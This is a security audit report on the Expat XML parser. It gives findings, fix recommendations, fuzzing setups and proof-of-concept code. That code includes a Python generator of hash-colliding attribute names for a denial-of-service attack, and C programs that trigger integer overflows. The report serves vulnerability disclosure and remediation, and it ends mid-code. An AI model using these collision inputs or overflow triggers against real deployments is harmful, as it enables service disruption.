CODE AUDIT REPORT

for

Secure Open Source (Mozilla)

V1.0
Amsterdam
March 31st, 2017

Document Properties

Client	Secure Open Source (Mozilla)
Title	Code Audit Report
Target	The Expat XML Parser codebase
Version	1.0
Pentesters	Stefan Marsiske, Mahesh Saptarshi
Authors	Stefan Marsiske, Patricia Piolon, Marcus Bointon
Reviewed by	Peter Mosmans
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	March 23rd, 2017	Stefan Marsiske	Initial draft
0.2	March 27th, 2017	Patricia Piolon	Layout edit
0.3	March 27th, 2017	Marcus Bointon	Proofing
1.0	March 31st, 2017	Patricia Piolon	Final version

Contact

For more information about this Document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Overdiemerweg 28 1111 PP Diemen The Netherlands
Phone	+31 6 10 21 32 40
Email	info@radicallyopensecurity.com

Table of Contents

1 Executive Summary

1.1 Introduction

Radically Open Security B.V. was hired to undertake a thorough code review and vulnerability research on the expat XML Parser.

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

1.2 Scope of work

The scope of the penetration test was limited to the following target:

- The Expat XML Parser codebase

1.3 Project objectives

Conduct a thorough code-review and vulnerability research on libexpat.

1.4 Timeline

The security audit took place between February 13 and March 24, 2017.

1.5 Results In A Nutshell

The library seems to be of mature quality, with one massive state-engine that looks solid. The only significant findings are three Denial of Service vulnerabilities and three memory corruption issues.

1.6 Summary of Findings

ID	Type	Description	Threat level
MOX-001	Denial of Service	Randomized hash function vulnerable to collisions, causing worst-case run-time performance (forming a DoS attack vector).	Moderate
MOX-002	Denial of Service	Huge input can cause an application crash on 32-bit systems.	Moderate
MOX-003	Memory Corruption	xmlparse.c uses uninitialized memory 'next' in function processInternalEntity at line no. 4886 and line no. 4891.	Moderate
MOX-004	MemoryCorruption	xmlparse.c uses uninitialized memory 'next' in function internalEntityProcessor at lines 4931 and 4936.	Moderate
MOX-005	Information Leak	Salt generation for the randomized hash is weak and could leak addresses.	Low
MOX-006	Denial of Service	In xmlparse.c, several XML_Set* and XML_Get* APIs take a pointer argument but do not check for NULL before dereferencing.	Low
MOX-007	Memory Corruption	The XML_FreeContentModel, XML_MemFree and XML_MemRealloc APIs do not (or have no way to) check user supplied memory pointers.	Low

1.7 Summary of Recommendations

ID	Type	Recommendation
MOX-001	Denial of Service	Use a proper hash such as SipHash.
MOX-002	Denial of Service	Check for integer overflows.
MOX-003	Memory Corruption	After the call to XmlPrologTok, check return value and handle the error before calling doProlog on line 4886 and doContent on line 4891 of xmlparse.c.
MOX-004	MemoryCorruption	Check for the return value of XmlPrologTok at line 4930 in xmlparse.c, and handle the error before calling doProlog on line 4931 or doContent on line 4936.
MOX-005	Information Leak	Use (even non-blocking) OS random system facilities to generate the salt.
MOX-006	Denial of Service	The APIs should do a simple NULL check before dereferencing the pointer arguments.
MOX-007	Memory Corruption	Un-export the APIs if not needed. Update the Expat XML Parser memory management by adding some sort of identification/magic prefix to all memory handled by the parser and checking for this prefix before operating on any memory pointer passed by the caller.

2 Methodology

2.1 Planning

Our general approach during this code audit was as follows:

1. **Code review**
   Includes reading and understanding the code, as well as grepping for suspicious functions.
2. **Static analysis**
   Involves running static analysis as provided by clang on Linux, *nix and MacOS platforms, and Microsoft Visual Studio code analysis for Windows build, if applicable.
3. **Dynamic Analysis**
   Involves instrumenting the code with test functions and running the code with various inputs attempting to trigger suspicious behaviour.
4. **Symbolic Execution**
   Involves running the code in a symbolic engine while constructing an equation system that is analyzed using a solver engine like Z3, while trying to find unconstrained variables having an influence on the program counter or the stack in general.
5. **Fuzzing**
   Involves feeding the target with random input to elicit crashes and hangs, and analyzing the reason for these hangs and crashes.

2.2 Risk Classification

Throughout the document, each vulnerability or risk identified has been labeled and categorized as:

- **Extreme**
  Extreme risk of security controls being compromised with the possibility of catastrophic financial/ reputational losses occurring as a result.
- **High**
  High risk of security controls being compromised with the potential for significant financial/ reputational losses occurring as a result.
- **Elevated**
  Elevated risk of security controls being compromised with the potential for material financial/ reputational losses occurring as a result.
- **Moderate**
  Moderate risk of security controls being compromised with the potential for limited financial/ reputational losses occurring as a result.
- **Low**
  Low risk of security controls being compromised with measurable negative impacts as a result.

Please note that this risk rating system was taken from the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting.

3 Tools and scanners

We used preliminary automated scans to identify points of interest for further analysis. Detailed descriptions of these tools can be found in the sections below.

1. **Clang Static analysis**

   Clang's scan-build was applied to the make process.

2. **MS Visual Studio static analysis**

   Libexpat is available for Windows and contains some platform-specific code, especially for wide-char UTF16 handling. The libexpat library was built in MS-VS2013 with `XML_UNICODE` and `XML_UNICODE_WCHAR_T` macros defined, and we performed a static analysis of the code using the Visual Studio static analysis tool.

3. **Valgrind**

   Valgrind tests were run with `XML_CONTEXT_BYTES` both enabled and disabled in `expat_config.h`, as this setting seemed to result in a significant difference in the compiled code.

   Tests were run on `tests/runtests` and `tests/xmltest.sh`. Compilation was done with the following settings:

   ```
   CC=gcc CFLAGS='-O0 -std=c89 -m32 -pipe -Wall -Wextra -pedantic -Wno-overlength-strings
    -g -Wstrict-overflow -fstrict-aliasing -fdump-rtl-expand ' CXX=g++ CXXFLAGS='-O0 -std=c
   ++98 -m32 -pipe -Wall -Wextra -pedantic -Wno-overlength-strings -g -Wstrict-overflow -
   fstrict-aliasing -fdump-rtl-expand ' AR=ar LD=ld ./configure
   ```

   These tests did not result in additional output or findings, however.

4. **Address Sanitizer**

   The Address Sanitizer tests were run with `XML_CONTEXT_BYTES` both enabled and disabled in `expat_config.h`, as this setting seemed to result in a significant difference in the compiled code.

   Tests were run on `tests/runtests` and `tests/xmltest.sh`. Compilation was done with the following settings:

   ```
   CFLAGS='-m32 -std=c89 -pipe -Wall -Wextra -pedantic -Wno-overlength-strings -g
    -fsanitize=address,bounds,alignment,object-size -O0 -fno-omit-frame-pointer '
    CXXFLAGS='-m32 -std=c++98 -pipe -Wall -Wextra -pedantic -Wno-overlength-strings -g
    -fsanitize=address,bounds,alignment,object-size -O0 -fno-omit-frame-pointer ' AR=ar
    LD=ld ./configure --disable-shared
   ```

   These tests did not result in additional output or findings, however.

5. **Concolic/Taint Analysis**

Path explosion inhibited the generic symbolic testing of this binary; 32GB RAM was not enough to model a backslice of the target in a simple way.

6. **Fuzzing**
   Test vectors were extracted from regression tests and are fed into an American Fuzzy Lop running in the background with Address Sanitizer enabled.

   The target was instrumented and executed as follows:

```
CC=afl-clang CXX=afl-clang++ CFLAGS='-m32 -ftrapv -std=c89 -pipe -Wall -Wextra -
pedantic -Wno-overlength-strings -g -fsanitize=address,bounds,alignment,object-
size,undefined,unsigned-integer-overflow -fsanitize-address-use-after-scope -O1
 -fno-omit-frame-pointer ' CXXFLAGS='-m32 -ftrapv -std=c++98 -pipe -Wall -Wextra
 -pedantic -Wno-overlength-strings -g -fsanitize=address,bounds,alignment,object-
size,undefined,unsigned-integer-overflow -fsanitize-address-use-after-scope -O1 -fno-
omit-frame-pointer ' AR=ar LD=ld ./configure --disable-shared
make
AFL_USE_ASAN=1 afl-clang -m32 -ftrapv -fsanitize=address,bounds,alignment,object-
size,undefined -fsanitize-address-use-after-scope -fno-omit-frame-pointer -Ilib -g -O1 -o
 ~/fuzz ~/fuzz.c .libs/libexpat.a
ASAN_OPTIONS=strict_string_checks=1:detect_stack_use_after_return=1:
check_initialization_order=1:strict_init_order=1:abort_on_error=1:symbolize=0
 UBSAN_OPTIONS=print_stacktrace=1 afl-fuzz -m 1024 -i in -o out ./fuzz
```

   No hangs nor crashes were found by the fuzzer after running for over 10 days.

4 Pentest Technical Summary

4.1 Findings

We have identified the following issues:

4.1.1 MOX-001 — Hash Function is Vulnerable to Collisions

Vulnerability ID: MOX-001

Vulnerability type: Denial of Service

Threat level: Moderate

Description:

Randomized hash function vulnerable to collisions, causing worst-case run-time performance (forming a DoS attack vector).

Technical description:

In the code of git commit `25a40afb0ce1cb6306ff87c464f1d4fca20ea86b` we see the following:

```
/* Basic character hash algorithm, taken from Python's string hash:
   h = h * 1000003 ^ character, the constant being a prime number.

#ifdef XML_UNICODE
#define CHAR_HASH(h, c) \
  (((h) * 0xF4243) ^ (unsigned short)(c))
#else
#define CHAR_HASH(h, c) \
  (((h) * 0xF4243) ^ (unsigned char)(c))
#endif

static unsigned long FASTCALL
hash(XML_Parser parser, KEY s)
{
  unsigned long h = hash_secret_salt;
  while (*s)
    h = CHAR_HASH(h, *s++);
  return h;
}
```

When looking at the code for the hashing in the Expat XML Parser the first thing to notice is that the hash is randomized with a randomized salt S which has a sizeof(long).

The useful entropy in S however is reduced to only 15 bits, by deriving H_0 from the salt in the first iteration of the hash function. By multiplying S*1000003 modulo sizeof(long) the algorithm basically discards the top bits of the salt, and only the bottom 15 bits are "stretched" into H_0. This means the randomization leaves us with 32768 initial states.

If an implementation does not reseed the parser on each new input, it is possible to recover the least significant 15 bits of the salt and generate colliding inputs for the hash algorithm, which then degrades performance from O(1) to O(n).

The calculated hash value is truncated to the size of the hash table, using only the lower n bits of of the hash value which is used as an index into an array. Using this information it is possible to bruteforce all possible alphanumeric characters (as allowed by xml for attributes) and check for collisions of only n bits. The code below calculates such collisions:

```
#!/usr/bin/env python
import sys, string
from itertools import chain, product

start=string.lowercase+string.uppercase
tail=start+string.digits
m32 = 2**32-1 # for masking and stuff
ncols=32767 # number of collisions to generate

def _hash(h,s):
    return ((h * 1000003) ^ s) & m32

def xhash(key):
    h=h0
    for s in key:
        h=_hash(h,ord(s))
    return h

def nextkey(l=16):
    for x in chain.from_iterable(product(list(tail), repeat=r) for r in range(l)):
        if not x or x[0] in string.digits: continue
        yield ''.join(x)
```

```
k1='a' # the key we want to generate collisions for
i=0
for h0 in xrange(1,0x7fff): # skip 0 as it is an invalid salt
    hk1=xhash(k1) & 0xffff # rehash target with the new salt
    cols=[k1,]
    for k2 in nextkey(): # generate all keys
        i+=1
        if i%1000==0: print >>sys.stderr, '\rtries: %s cols: %s last col: %s' %
 (i,len(cols),cols[-1]),
        if(hk1==xhash(k2)&0xffff):
            cols.append(k2)
            if len(cols)>ncols:
                print >>sys.stderr, '\n', h0, ', '.join(cols)
                break
```


Using the output of this script, it is then possible to create a simple xml file:

```
<a a='1' tRG='1' J7f='1' P9b='1' ak0g='1' aAOL='1' bawq='1' .... />
```

containing 2^15 - 1 colliding attributes.

Testing the collision gives us these results:

Collisions	Time
0*	1081
3019	12167
7915	35140
14730	80819
32768	279540



number of collisions vs time; note that the 0 collisions case has as many (non-colliding) attributes as the biggest colliding case

The test was conducted using truncated versions of `00000001.xml` (which contained 32768 colliding attributes, but was otherwise well-formed) and this code:

```
#include <stdio.h>
#include <string.h>
#include <time.h>
#include "expat.h"

int main(void) {
  int done=0;
  char buf[512*1024];

  XML_Parser parser = XML_ParserCreate(NULL);
  XML_SetHashSalt(parser, (unsigned long) 1);

  do {
    size_t len = fread(buf, 1, sizeof(buf), stdin);
    done = len < sizeof(buf);

    clock_t begin = clock();
    XML_Parse(parser, buf, len, done);
    clock_t end = clock();
    unsigned long long time_spent = (double)(end - begin);
    printf("[i] %lld\n", time_spent);
  } while (!done);

  XML_ParserFree(parser);

  return 0;
```

Impact:

Impact: Moderate (Availability can be restricted due to Denial of Service attacks)

Recommendation:

Use a proper hash such as SipHash.

4.1.2 MOX-002 — Integer Overflow at `lib/xmlparse.c:1629`

Vulnerability ID: MOX-002

Vulnerability type: Denial of Service

Threat level: Moderate

Description:

Huge input can cause an application crash on 32-bit systems.

Technical description:

The following comment at `lib/xmlparse.c:1629` of git version `25a40afb0ce1cb6306ff87c464f1d4fca20ea86b` was investigated closer:

```
/* FIXME avoid integer overflow */
```

The value that can overflow the int is a user-controlled buffer length that allocates twice as much memory later on in the same function:

```
enum XML_Status XMLCALL
XML_Parse(XML_Parser parser, const char *s, int len, int isFinal) {
...
        /* FIXME avoid integer overflow */
        char *temp;
        temp = (buffer == NULL
                ? (char *)MALLOC(len * 2)
                : (char *)REALLOC(buffer, len * 2));
```

To confirm this, we built a simple PoC using clang's UndefinedBehaviourSanitizer and libexpat (with `XML_CONTEXT_BYTES` undefined because this code is in a `#ifndef XML_CONTEXT_BYTES` block):

```
CC=clang CXX=clang++ CFLAGS='-m32 -ftrapv -std=c89 -pipe -Wall -Wextra -pedantic -Wno-overlength-
strings -g -fsanitize=address,bounds,alignment,object-size,undefined,unsigned-integer-overflow -O1
 -fno-omit-frame-pointer ' CXXFLAGS='-m32 -ftrapv -std=c++98 -pipe -Wall -Wextra -pedantic -Wno-
overlength-strings -g -fsanitize=address,bounds,alignment,object-size,undefined,unsigned-integer-
overflow -O1 -fno-omit-frame-pointer ' AR=ar LD=ld ./configure --disable-shared
make
clang -m32 -ftrapv -fsanitize=address,bounds,alignment,object-size,undefined -fno-omit-frame-pointer
 -Ilib -g -O1 -o ~/intoflow ~/intoflow.c .libs/libexpat.a
```

... using the following test code:

```
#include "expat.h"

int main(void) {
  char buf[] = "<asdf />";
  XML_Parser parser = XML_ParserCreate(NULL);
  XML_Parse(parser, buf, 0x80000001, 0);
  return 0;
}
```

This resulted in the following output:

```
lib/xmlparse.c:1631:27: runtime error: signed integer overflow: -2147483647 * 2 cannot be
 represented in type 'int'
SUMMARY: AddressSanitizer: undefined-behavior lib/xmlparse.c:1631:27 in
lib/xmlparse.c:1640:34: runtime error: signed integer overflow: -2147483647 * 2 cannot be
 represented in type 'int'
SUMMARY: AddressSanitizer: undefined-behavior lib/xmlparse.c:1640:34 in
=================================================================
==27723==ERROR: AddressSanitizer: negative-size-param: (size=-2147483647)
    #0 0x80ecf03  (/home/user/intoflow+0x80ecf03)
    #1 0x8146c8d  (/home/user/intoflow+0x8146c8d)
    #2 0x8132cde  (/home/user/intoflow+0x8132cde)
    #3 0xf754c275  (/lib/i386-linux-gnu/libc.so.6+0x18275)
    #4 0x8061f57  (/home/user/intoflow+0x8061f57)

Address 0xffca9f30 is located in stack of thread T0 at offset 16 in frame
    #0 0x8132c4f  (/home/user/intoflow+0x8132c4f)

  This frame has 1 object(s):
    [16, 25) 'buf' <== Memory access at offset 16 partially overflows this variable
```

```
HINT: this may be a false positive if your program uses some custom stack unwind mechanism or
 swapcontext
      (longjmp and C++ exceptions *are* supported)
SUMMARY: AddressSanitizer: negative-size-param (/home/user/intoflow+0x80ecf03)
==27723==ABORTING
```

A memcpy with a non-overflowing value used as the length param may result in a crash.

Impact:

Medium (Availability can be restricted due to Denial of Service attacks)

Recommendation:

Check for integer overflows.

4.1.3 MOX-003 — `xmlparse.c` uses uninitialized memory in function processInternalEntity

Vulnerability ID: MOX-003

Vulnerability type: Memory Corruption

Threat level: Moderate

Description:

`xmlparse.c` uses uninitialized memory 'next' in function `processInternalEntity` at line no. 4886 and line no. 4891.

Technical description:

Refer to libexpat code commit version `d1f980f55dcc739215ab98d2ab3362b2ae515f47` in github/libexpat/libexpat

From the Microsoft Visual Studio code analysis report:

C6001 Using uninitialized memory 'next'. at `xmlparse.c` lines 4886 and 4891

```
'next' is not initialized 4858 Skip this branch, (assume
        'parser->m_freeInternalEntities' is false) 4862 Skip this
        branch, (assume '!openEntity' is false) 4868 Enter this branch,
        (assume 'entity->is_param') 4884 'next' is an In/Out
        argument to 'doProlog' (declared on line 339) 4886 'next'
      is used, but may not have been initialized 4886
```

Analysis:

if XML_DTD is defined, `XmlPrologTok => prologTok` returns `XML_TOKEN_NONE, XML_TOKEN_PARTIAL, -XML_TOK_LITERAL` in code paths without setting the "next" pass-by-reference argument to the call. Next line calls `doProlog` or `doContent` without checking the return value.

Impact:

Memory Corruption, which may lead to a crash or unexpected behaviour.

Recommendation:

After the call to `XmlPrologTok`, check return value and handle the error before calling `doProlog` on line 4886 and `doContent` on line 4891 of `xmlparse.c`.

4.1.4 MOX-004 — `xmlparse.c` uses uninitialized memory in function internalEntityProcessor

Vulnerability ID: MOX-004

Vulnerability type: MemoryCorruption

Threat level: Moderate

Description:

`xmlparse.c` uses uninitialized memory 'next' in function `internalEntityProcessor` at lines 4931 and 4936.

Technical description:

Refer to libexpat code commit version `d1f980f55dcc739215ab98d2ab3362b2ae515f47` in github/libexpat/libexpat

From the Microsoft Visual Studio code analysis report:

C6001 Using uninitialized memory 'next'. expat_static `xmlparse.c` 4931

```
     &#39;next&#39; is not initialized 4918 Skip this branch, (assume
       &#39;!openEntity&#39; is false) 4921 Enter this branch, (assume &#39;entity-
&gt;is_param&#39;)
       4929 &#39;next&#39; is an In/Out argument to &#39;doProlog&#39;
       (declared on line 339) 4931 &#39;next&#39; is used, but may not have
       been initialized 4931
```

Analysis:

If `XML_DTD` is defined, `XmlPrologTok => prologTok` returns `XML_TOKEN_NONE, XML_TOKEN_PARTIAL, -XML_TOK_LITERAL` in code paths without setting the "next" pass-by-

reference argument to the call. The next line then calls `doProlog` or `doContent` without checking the return value.

Impact:

Memory Corruption, which may lead to a crash or unexpected behaviour.

Recommendation:

Check for the return value of `XmlPrologTok` at line 4930 in `xmlparse.c`, and handle the error before calling `doProlog` on line 4931 or `doContent` on line 4936.

4.1.5 MOX-005 — Salt Generation Might Leak Addresses

Vulnerability ID: MOX-005

Vulnerability type: Information Leak

Threat level: Low

Description:

Salt generation for the randomized hash is weak and could leak addresses.

Salt generation for the randomized hash is weak: it consists of `XOR`ing together the following sources:

- the pointer to the parser object
- the microseconds of the current time
- the current process PID

Of these, the microseconds provide about 20 bits of entropy and the PID provides 15 bits of entropy. Depending on the use of Address space layout randomization (ASLR), the pointer adds some more entropy. If an attacker has local access, the PID and microseconds parts can be reasonably easily guessed and possibly reveal (part) of the pointer to the parser struct. In case of ASLR this might leak some of the less significant bits. This finding is based on git commit `25a40afb0ce1cb6306ff87c464f1d4fca20ea86b`.

Impact:

Only the lower 15 bits can be recovered - as the hash collision PoC from demonstrates, in 32-bit the higher bits of the salt are discarded when initializing, multiplying it by `(salt *1000003) & MAX_INT`. These lower 15 bits however contain the time- and PID- based entropy sources, which make the guessing of these only feasible when attacking locally. This would allow us to leak the 15 least significant bits of the parser struct pointer. Depending on the target host this might not be sufficiently narrowing down the ASLR address space.

Recommendation:

Use (even non-blocking) OS random system facilities to generate the salt.

4.1.6 MOX-006 — Several APIs Do Not Check for NULL Argument Before Dereferencing

Vulnerability ID: MOX-006

Vulnerability type: Denial of Service

Threat level: Low

Description:

In `xmlparse.c`, several `XML_Set*` and `XML_Get*` APIs take a pointer argument but do not check for NULL before dereferencing.

Technical description:

Refer to libexpat code commit version `d1f980f55dcc739215ab98d2ab3362b2ae515f47` in github/libexpat/libexpat

APIs such as `XML_SetExternalEntityRefHandlerArg(parser,arg)` take two or more arguments: `parser` and one void `* arg`. Only `arg` is checked for NULL; `parser` is dereferenced without a check.

Location: `lib/xmlparse.c:1467`. The dereference macro is `externalEntityRefHandlerArg`, defined on line 6473 of the same file.

The following is a partial list of APIs not checking for NULL before dereferencing:

- `XML_SetEncoding`
- `XML_UseParserAsHandlerArg`
- `XML_SetUserData`
- `XML_SetBase`
- `XML_GetBase`
- `XML_GetSpecifiedAttributeCount`
- `XML_GetIdAttributeIndex`
- `XML_SetElementHandler`
- `XML_SetStartElementHandler`

Collectively, either these should be fixed at lower priority, or ignored.

Impact:

The impact of this issue is low: it results in a self process crash, so there is no clear attack vector for malicious activity.

Recommendation:

The APIs should do a simple NULL check before dereferencing the pointer arguments.

4.1.7 MOX-007 — Some APIs Operate on Unchecked User-Supplied Memory Pointers

Vulnerability ID: MOX-007

Vulnerability type: Memory Corruption

Threat level: Low

Description:

The `XML_FreeContentModel`, `XML_MemFree` and `XML_MemRealloc` APIs do not (or have no way to) check user supplied memory pointers.

Technical description:

Refer to libexpat code commit version `d1f980f55dcc739215ab98d2ab3362b2ae515f47` in github/libexpat/libexpat

The `XML_FreeContentModel`, `XML_MemFree` and `XML_MemRealloc` APIs do not (or have no way to) check if the memory pointer supplied by the user program is valid or associated with the parsing. If the user program has a vulnerability that can make a call to these APIs with an arbitrary memory pointer argument, the Expat XML Parser data memory can get corrupted. It is not clear why the `XML_MemFree` and `XML_MemRealloc` APIs are exposed/exported from the library.

Impact:

Memory Corruption, which may lead to a crash or unexpected behaviour.

Recommendation:

- Un-export the APIs if not needed.

- Update the Expat XML Parser memory management by adding some sort of identification/magic prefix to all memory handled by the parser and checking for this prefix before operating on any memory pointer passed by the caller.

4.2 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

4.2.1 `XML_GetBuffer` Integer Overflow at `xmlparse.c:1751`

There is an integer overflow in `XML_GetBuffer`, the following explains how to trigger this bug and concludes that it is harmless.

When compiling Expat XML Parser (git version `25a40afb0ce1cb6306ff87c464f1d4fca20ea86b`) with the following settings (and XML_CONTEXT_BYTES set to default 1024):

```
CC=clang CXX=clang++ CFLAGS='-m32 -ftrapv -std=c89 -pipe -Wall -Wextra -pedantic -Wno-overlength-
strings -g -fsanitize=address,bounds,alignment,object-size,undefined,unsigned-integer-overflow -O1
 -fno-omit-frame-pointer ' CXXFLAGS='-m32 -ftrapv -std=c++98 -pipe -Wall -Wextra -pedantic -Wno-
overlength-strings -g -fsanitize=address,bounds,alignment,object-size,undefined,unsigned-integer-
overflow -O1 -fno-omit-frame-pointer ' AR=ar LD=ld ./configure --disable-shared
```

the file `intoflow.c`:

```
#include "expat.h"
int main(void) {
  char buf[] = "<asdfaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa />";
  XML_Parser parser = XML_ParserCreate(NULL);
  XML_Parse(parser, buf, 1186, 0);
  XML_GetBuffer(parser, 0x7fffffff);
  return 0;
}
```

and compile this with

```
clang -m32 -ftrapv -fsanitize=address,bounds,alignment,object-size,undefined -fno-omit-frame-pointer
 -Ilib -g -O1 -o ~/intoflow ~/intoflow.c .libs/libexpat.a
```

... and then we run this, we get this output:

```
lib/xmlparse.c:1751:16: runtime error: signed integer overflow: 2147483647 + 1024 cannot be
 represented in type 'int'
SUMMARY: AddressSanitizer: undefined-behavior lib/xmlparse.c:1751:16 in
```

We just triggered an integer overflow in `xmlparse.c`:1751:

```
void * XMLCALL
XML_GetBuffer(XML_Parser parser, int len)
{
  if (len < 0) {
    errorCode = XML_ERROR_NO_MEMORY;
    return NULL;
  }
...
  if (len > bufferLim - bufferEnd) {
    int keep;
    /* Do not invoke signed arithmetic overflow: */
    int neededSize = (int) ((unsigned)len + (unsigned)(bufferEnd - bufferPtr));
    if (neededSize < 0) {
      errorCode = XML_ERROR_NO_MEMORY;
      return NULL;
    }

    keep = (int)(bufferPtr - buffer);
    if (keep > XML_CONTEXT_BYTES)
      keep = XML_CONTEXT_BYTES;
    neededSize += keep;
```

The integer overflow in `xmlparse.c`:1751 doesn't seem to be exploitable; The overflowable value is only used to decide a condition which executes some harmless code.

4.2.2 Uninitialized Pointer Usage in `unknown_toUtf8` at `Lib/xmlparse.c:1417`

Found by using the clang scan-build static analysis in git version `25a40afb0ce1cb6306ff87c464f1d4fca20ea86b`.

To investigate this issue, we first followed the code path to get to the function of interest. The parser must be instantiated with a non-null parameter (the encoding):

```
XML_Parser parser = XML_ParserCreate("asdf");
```

`XML_SetUnknownEncodingHandler` needs to be called to make `parser->unknownEncodingHandler` non-null. See https://www.xml.com/pub/a/1999/09/expat/reference.html#setunknown.

On `XML_Parse(...)`, this will hit `handleUnknownEncoding`, which will call the function `XmlInitUnknownEncoding`, which finally sets the function of interest `unknown_toUtf8`, which then needs to be fed something crafted via `XML_Parse(parser, crafted, sizeof(crafted), done)`.

Proof of Concept:

```
static int XMLCALL
UnknownEncodingHandler(void *UNUSED_P(data),const XML_Char *encoding,XML_Encoding *info)
{
    if (strcmp(encoding,"asdf") == 0) {
```

```
        int i;
        for (i = 0; i < 256; ++i)
            info->map[i] = i;
        info->data = NULL;
        info->convert = NULL;
        info->release = NULL;
        return XML_STATUS_OK;
    }
    return XML_STATUS_ERROR;
}

int main(int argc, char *argv[]) {
  (void)argc;
  (void)argv;
  int done=0;
  const char *text = "<?xml version='1.0' encoding='asdf'?>\n"
     "<!DOCTYPE test [<!ENTITY foo 'bar'>]>\n"
     "<test a='&foo;'/>";

  XML_Parser parser = XML_ParserCreate("asdf");
  XML_SetUnknownEncodingHandler(parser, UnknownEncodingHandler, NULL);
  XML_Parse(parser, text, strlen(text), done);
  XML_ParserFree(parser);
  return 0;
}
```

We then analyzed the target function:

```
static enum XML_Convert_Result PTRCALL unknown_toUtf8(
               const ENCODING *enc,
               const char **fromP,
               const char *fromLim,
               char **toP,
               const char *toLim
) {
```

We looked at how the function was called to understand the function signature:

```
toAscii(const ENCODING *enc, const char *ptr, const char *end)
{
  char buf[1];
  char *p = buf;
  XmlUtf8Convert(enc, &ptr, end, &p, p + 1);
```

... where XmlUtf8Convert is an alias to unknown_toUtf8.

We then continued with the body of the target function:

```
const struct unknown_encoding *uenc = AS_UNKNOWN_ENCODING(enc);
```

What is uenc?

The uenc->utf8 array contains information for every possible possible leading byte in a byte sequence. If the corresponding value is >= 0, then it's a single byte sequence and the byte encodes that Unicode value. If the value is -1, then that byte is invalid as the initial byte in a sequence. If the value is -n, where n is an integer > 1, then n is the number of bytes in the sequence and the actual conversion is accomplished by a call to the function pointed at by uenc->convert. both utf8 and convert are set by an unknownEncodingHandler which has to be set by XML_SetUnknownEncodingHandler.

After this we checked the rest of the function body (displayed below with annotation)

```
  char buf[XML_UTF8_ENCODE_MAX];
  for (;;) {
```

```
    const char *utf8;
